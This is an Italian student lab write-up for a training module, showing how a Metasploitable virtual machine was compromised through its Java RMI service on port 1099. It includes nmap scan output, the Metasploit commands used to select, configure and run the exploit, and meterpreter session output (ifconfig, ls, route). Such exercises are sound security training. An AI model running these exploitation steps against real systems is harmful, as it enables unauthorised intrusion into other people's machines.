Benchmark M4

esercitazione finale modulo 4

Ignazio Saba

INTRODUZIONE

In questo benchmark dovremmo fruttare un servizio vulnerabile sulla porta 1099 – Java RMI., sulla macchina metasploitable utilizzando metasploit.

configurazioni

LAN kali IP: 192.168.32.10
LAN METASPLOITABLE IP: 192.168.32.12

SCANSIONE NMAP


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.32.12 -sV
Starting Nmap 7.94SVN ( https://nmap.org )24-02-22 13:53 EST
Nmap scan report for 192.168.32.12
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT    STATE SERVICE    VERSION
21/tcp  open  ftp        vsftpd 2.3.4
22/tcp  open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet     Linux telnetd
25/tcp  open  smtp       Postfix smtpd
53/tcp  open  domain     ISC BIND 9.4.2
80/tcp  open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind    2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc        VNC (protocol 3.3)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CP
```

scansione con NMAP per verificare la presenza effettiva della vulnerabilità

search su metasploit

avviata la console di metasploit con il comando msfconsole proseguiamo con la ricerca dell’exploit da utilizzare con il comando “search java_rmi” e otteniamo quattro risultati,


exploit



selezioniamo l’exploit con il comando “use 1” successivamente mandiamo il comando “show options” per verificare i parametri che dobbiamo impostare


exploit

l’unico parametro non configurato correttamente è l’indirizzo della macchina attaccata quindi andiamo a configurarlo con il comando
“set rshost 192.168.32.12”



exploit

esecuzione dell’exploit con il comando “exploit”
esecuzione avvenuta con successo e sessione aperta



exploit

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.32.12
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe80:c266
IPv6 Netmask : ::

meterpreter >
```

lanciamo il comando “ifconfig” e verifichiamo le configurazioni della rete del pc vittima

exploit

```
meterpreter > ls
Listing: /
==========

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  0       fil   2024-01-27 12:13:01 -0500  %@}R-],2R
040666/rw-rw-rw-  4096    dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024    dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096    dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13480   dir   2024-02-22 13:50:43 -0500  dev
040666/rw-rw-rw-  4096    dir   2024-02-22 13:50:44 -0500  etc
040666/rw-rw-rw-  4096    dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096    dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183 fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096    dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384   dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096    dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096    dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  32498   fil   2024-02-22 13:50:46 -0500  nohup.out
040666/rw-rw-rw-  4096    dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0       dir   2024-02-22 13:50:34 -0500  proc
040666/rw-rw-rw-  4096    dir   2024-02-22 13:50:46 -0500  root
040666/rw-rw-rw-  4096    dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096    dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0       dir   2024-02-22 13:50:35 -0500  sys
040666/rw-rw-rw-  4096    dir   2024-02-22 14:03:10 -0500  tmp
040666/rw-rw-rw-  4096    dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096    dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288 fil   2008-04-10 12:55:41 -0400  vmlinuz

meterpreter >
```

con il comando “ls” possiamo vedere tutte directory della macchina

exploit

```
meterpreter > route

IPv4 network routes
===================

   Subnet      Netmask     Gateway Metric Interface
   ------      -------     ------- ------ ---------
   127.0.0.1   255.0.0.0   0.0.0.0
   192.168.32.12 255.255.255.0 0.0.0.0


IPv6 network routes
===================

   Subnet           Netmask Gateway Metric Interface
   ------           ------- ------- ------ ---------
   ::1              ::      ::
   fe80::a00:27ff:fe80:c266 ::      ::
meterpreter >
```

con il comando “route” possiamo vedere la tabella di routing